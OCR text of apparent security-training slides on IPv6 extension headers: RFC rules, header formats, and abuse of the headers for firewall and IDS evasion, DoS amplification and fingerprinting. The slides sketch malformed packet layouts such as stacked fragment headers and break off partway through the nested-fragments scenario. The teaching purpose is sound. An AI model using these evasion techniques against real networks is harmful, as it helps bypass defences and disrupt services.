
What has changed in IPv6 regarding the headers?

- The main IP header is constant and limited to 40 bytes (good for routers).
- IP addresses: 32 bit → 128 bit
- No more “Options”. Extension Headers have been added for any additional required functionality (this implies arbitrarily long headers).
- The “Type of Service”→ “Traffic Class”.
- “Protocol” field → “Next Header” field.
- “TTL” → “Hop Limit”
- “IHL” (Header length) field → removed (since not needed).
- The M bit, the Identification number and the Offset have moved here from the main header.
- The DF bit has been totally removed.
- Checksum → also removed (good for routers too). Rely on Layer 4 pseudo headers.
- “Flow Label” has been introduced.

IPv6 New Features

- It is not just the huge address space.
- One of the most significant changes: The introduction of the **IPv6 Extension Headers**.
- Let's remember how they SHOULD be used.

An IPv6 vs an IPv4 Datagram



IPv4 Header

Layer 4 protocol header

Layer 4 Payload

IPv4 datagram

IPv6 Header

Next Header value = Extension Header 1

Extension Header 1
Next Header value = Extension Header 2

...

Extension Header n
Next Header value = Layer 4 Header

Layer 4 protocol header

Layer 4 Payload

IPv6 datagram

The IPv6 Extension Headers (RFC 2460)

- Hop-by-Hop Options [RFC2460]
- Routing [RFC2460]
- Fragment [RFC2460]
- Destination Options [RFC2460]
- Authentication [RFC4302]
- Encapsulating Security Payload [RFC4303]

Known from the IPSec

- MIPv6, [RFC6275] (Mobility Support in IPv6)
- HIP, [RFC5201] (Host Identity Protocol)
- shim6, [RFC5533] (Level 3 Multihoming Shim Protocol for IPv6)
- **All (but the Destination Options header) SHOULD occur at most once.**
- **How a device should react if NOT ?**

Recommended IPv6 Extension Headers Order

- IPv6 header
- Hop-by-Hop Options header
- Destination Options header (for options to be processed by the first destination that appears in the IPv6 Destination Address field plus subsequent destinations listed in the Routing header).
- Routing header
- Fragment header
- Authentication header
- Encapsulating Security Payload header
- Destination Options header (for options to be processed only by the final destination of the packet).
- Upper-layer header

What if the order or the number of occurrences vary

- RFC 2460: “IPv6 nodes must accept and attempt to process extension headers in any order and occurring any number of times in the same packet, except for the Hop-by-Hop Options header which is restricted to appear immediately after an IPv6 header only.”

Processing of IPv6 Extension Headers

- With one exception, extension headers are not examined or processed by any node along a packet's delivery path but the last one (identified in the Destination Address field of the IPv6 header).
  - Question: If this is the case, what should network perimeter security devices (e.g. firewalls) do? How should filter the traffic by examining just the main header?
- In the last node (final receiver), the contents and semantics of each extension header determine whether or not to proceed to the next header.
- Extension headers must be processed strictly in the order they appear in the packet.

Processing of IPv6 Extension Headers – The Exception

- The Hop-by-Hop Options header carries information that must be examined and processed by every node along a packet's delivery path, including the source and destination nodes.
- The Hop-by-Hop Options header, when present, must immediately follow the IPv6 header.

Unrecognised Next Header type


- IF the Next Header value in the current header is unrecognized by the node, it should discard the packet and send an ICMP Parameter Problem message to the source of the packet, with an ICMP Code value of 1 ("*unrecognized Next Header type encountered*").
- The same action should be taken if a node encounters a Next Header value of zero (i.e. the next header value of the Hop-by-Hop Extension Header) in any header other than an IPv6 header."

Regarding Tunnelling IPv6 in IPv6

- If the upper-layer header is another IPv6 header (in the case of IPv6 being tunnelled over or encapsulated in IPv6), it may be followed by its own extension headers.
- This can make the situation even more complicated...

Basic (or generic) IPv6 Extension Headers

IPv6 Fragment Header



0 1 2 3 4 5 6 7 8 9 10 1 2 3 4 5 6 7 8 9 20 1 2 3 4 5 6 7 8 9 30 1

Next Header | Reserved | Fragment Offset | Res | M

Identification

- **Next Header** value: 44
- **M**: More Fragment bit.
- **Fragment offset**: Offset in 8-octet units.
- The is no DF (**Don't Fragment**) bit, because in IPv6 the fragmentation is performed only by the source nodes and not by the routers along a packet's delivery path.
- **Identification** number: 32 bits.
- Each fragment, except possibly the last one, is an integer multiple of 8 octets long.

A Special Case

- RFC2460: *In response to an IPv6 packet that is sent to an IPv4 destination (i.e., a packet that undergoes translation from IPv6 to IPv4), the originating IPv6 node may receive an ICMP Packet Too Big message reporting a Next-Hop MTU less than 1280 bytes* (the smallest MTU in IPv6).
- *In that case, the IPv6 node must include a Fragment header in those packets so that the IPv6-to-IPv4 translating router can obtain a suitable Identification value to use in resulting IPv4 fragments.*

Atomic Fragments

- So, generation of atomic fragments should be supported by OS in <u>very</u> specific cases.
- But, should a host accept an atomic fragment if ipv6-to-ipv4 translation is not required (e.g. in a native IPv6-to-IPv6 communication)?
- But, what happens in reality?
  - All the major OS accept atomic fragments no matter if this is a native IPv6-to-IPv6 communication (but some of them now use a different queue for them – more on this later).
  - If combined with other attacks, may have their own security impact.

The IPv6 Routing Extension Header

The IPv6 Routing Header

- Used by an IPv6 source to list one or more intermediate nodes to be "visited" on the way to a packet's destination.
- Identified by a Next Header value of 43.
- All IPv6 nodes must be able to process routing headers (nodes = routers + hosts).

The IPv6 Routing Header

<table>
<tr><td>0</td><td>1</td><td>2</td><td>3</td><td>4</td><td>5</td><td>6</td><td>7</td><td>8</td><td>9</td><td>10</td><td>1</td><td>2</td><td>3</td><td>4</td><td>5</td><td>6</td><td>7</td><td>8</td><td>9</td><td>20</td><td>1</td><td>2</td><td>3</td><td>4</td><td>5</td><td>6</td><td>7</td><td>8</td><td>9</td><td>30</td><td>1</td></tr>
<tr><td colspan="8">Next Header</td><td colspan="8">Hdr Ext Len</td><td colspan="8">Routing Type</td><td colspan="8">Segments Left</td></tr>
<tr><td colspan="32">Type Specific Data</td></tr>
</table>

- **Hdr Ext Len**: 8-bit unsigned integer. Length of the Routing header in 8-octet units, not including the first 8 octets.
- **Routing Type**: 8-bit identifier of a particular Routing header variant.
- **Segments Left**: 8-bit unsigned integer. Number of route segments remaining.
- **type-specific data**: Variable-length field, of format determined by the Routing Type, and of length <u>such that the complete Routing header is an integer multiple of 8 octets (of bytes) long</u>.

The Type 0 Routing

0 1 2 3 4 5 6 7 8 9 10 1 2 3 4 5 6 7 8 9 20 1 2 3 4 5 6 7 8 9 30 1

Next Header	Hdr Ext Len = 2N	0	Segments Left
Reserved			
Address 1			
...			
Address N			

- Equivalent to IPv4 lose source routing.
- Address N is the IPv6 address of the final destination, address 1, 2, 3, ..., N-1 are the IPv6 addresses of the intermediate routers.
- Routers **and hosts** process them.

Type 0 Routing Security Implications

- Firewall Evasion (e.g. if an intermediate target is allowed by a firewall, but the last one, “hided” in the Routing Header, is not).
- DOS Amplification attacks (by bouncing packets between two routers several times).
- Fortunately, with RFC 5095 in Dec 2007 Type 0 Routing Headers in IPv6 has been deprecated.

Type 2 Routing Header in Mobile IPv6 [RFC 6275]

- The Type 2 routing header allows the packet to be routed directly from a correspondent to the mobile node's care-of address.
  - The mobile node's care-of address is inserted into the IPv6 Destination Address field.
  - The mobile node retrieves the target's address from the routing header, and this is the final destination.
- Restricted to carry only one IPv6 address.
- Nodes that process this routing header MUST verify that the address contained within is the node's own home address and MUST be a unicast routable address.
- If the scope of the home address is smaller than the scope of the care-of address, the mobile node MUST discard the packet.
- This Type can also be used potentially for firewall evasion, but not for DoS Amplification attacks (as Type 0).

“Options” IPv6 Extension Headers

“Options” IPv6 Extension Headers


- Carry optional information
- **Hop-by-hop Options** extension header:
  - Must be examined by every node along a packet's delivery path.
  - Identified by a Next Header value of 0 in the IPv6 header.
- **Destination Options** extension header:
  - Need to be examined only by a packet's destination node(s).
  - Identified by a Next Header value of 60.

The Hop-by-Hop / Destination Options Header

Next Header value	Header Extension Length	Options
8-bit	8-bit	Variable Data Length

- **Hdr Ext Len**: 8-bit unsigned integer. Length of the header in 8-octet units, not including the first 8 octets.
- **Options**:Variable-length field, of length such that the complete Options header is an integer multiple of 8 octets long. Contains one or more TLV-encoded options

Type-length-value (TLV) encoded "options"



'Options' field

Option Type | Option Data Length | Option Data

8-bit | 8-bit | Variable Data Length

- **Option Type:** 8-bit identifier of the type of option. If unknown, the two highest-order bits:
  - 00 - skip over this option and continue processing the header.
  - 01 - discard the packet.
  - 10 - discard the packet and send an ICMP Parameter Problem, Code 2, message
  - 11 - discard the packet and, only if the packet's Destination Address was not a multicast address, send an ICMP Parameter Problem, Code 2, message
- **Opt Data Len**: 8-bit unsigned integer. Length of the Option Data field of this option, in octets.
- **Option Data**: Variable-length field. Option-Type-specific data.
- Two padding options: Pad1 (only 1 octet of zeroized bytes) and PadN (for N octets of padding, the Opt Data Len field contains the value N-2, and the Option Data consists of N-2 zero-valued octets).

A.2 Attacks Against IPv6 by Abusing IPv6 Extension Headers

Attacks against IPv6

- RFC4942: "*The IPv6 Specification [RFC2460] contains a number of areas where choices are available to packet originators that will result in packets that conform to the specification but are unlikely to be the result of a rational packet generation policy for legitimate traffic*".
- Some examples will be given.
- Use the theory (what SHOULD be done), create what-if scenarios and test them thoroughly (by building your own scripts).
- You may be surprised.

What does
a new protocol introduce?

- New features, new capabilities, ...
- but also new potential vulnerabilities and hence, new attack vectors.
- IPv6 is around for many years, but it has not been tested operationally yet, at least not extensively.

Security Implications of Attacking a Network Protocol?

- A Layer-7 protocol:

  Only this protocol is affected.

- A Layer-3 protocol:

  ALL the above protocols are affected (can be disastrous).

Abusing IPv6 Extension Headers

- RFCs describe the way that IPv6 Extension Headers has to or should be used.
- In either case, this does not mean that the vendors make RFC compliant products.
- RFCs do not specify how the OS should react in a different case → increase the ambiguity → if exploited properly, can lead to various security flaws.
- There have been also several security issues due to improper design of IPv6 functionalities.

Creating Tested Scenarios

- Based on the RFC definitions, several what-if scenarios can be created.
  - What-if the order is different, what-if there are more headers of some types than recommended, what-if we combine several situations, etc.
- Based on the findings, we 'll try to “exploit” them for security reasons.

IPv6 Potential Security Issues

- Two categories:
  - Issues known from the IPv4 era, solved in IPv4 but re-appear in IPv6.
    - Examples: Layer-4 Fragmentation overlapping, predicted fragmentation ID values, etc.
  - Issues new to IPv6 introduced due to its new features.


Potential Security Implications by Abusing IPv6 Extension Headers (including Fragmentation)

- If unexpected IPv6 Extension Headers are handled differently by different OS, “proper” packet crafting can result in:
  - OS Fingerprinting
  - IDS Insertion / Evasion
  - Firewall Evasion
  - Creation of Covert Channels
  - DoS due to consumption of the resources.
  - DoS due to ...kernel crashes.
  - Even ...remote code execution.

Tested Scenarios

- We are going to check some what-if scenarios.
- If during the presentation you come up with a what-if question, write it down.
- At the end of the day you will be able to test it on your own...

1. Multiple Occurrences of Various Extension Headers in an Atomic Fragment




IPv6 Header	Destination Options Header	Destination Options Header	Destination Options Header	Fragment Header	Fragment Header	Destination Options Header	Fragment Header	ICMPv6 EchoRequest Header

Three (3) **Fragment Extension Headers**

Four (4) **Destination Options Headers**

2. Nested Fragments



IPv6 Header | Fragment Header #1 | Fragment Header #2 — Packet 1

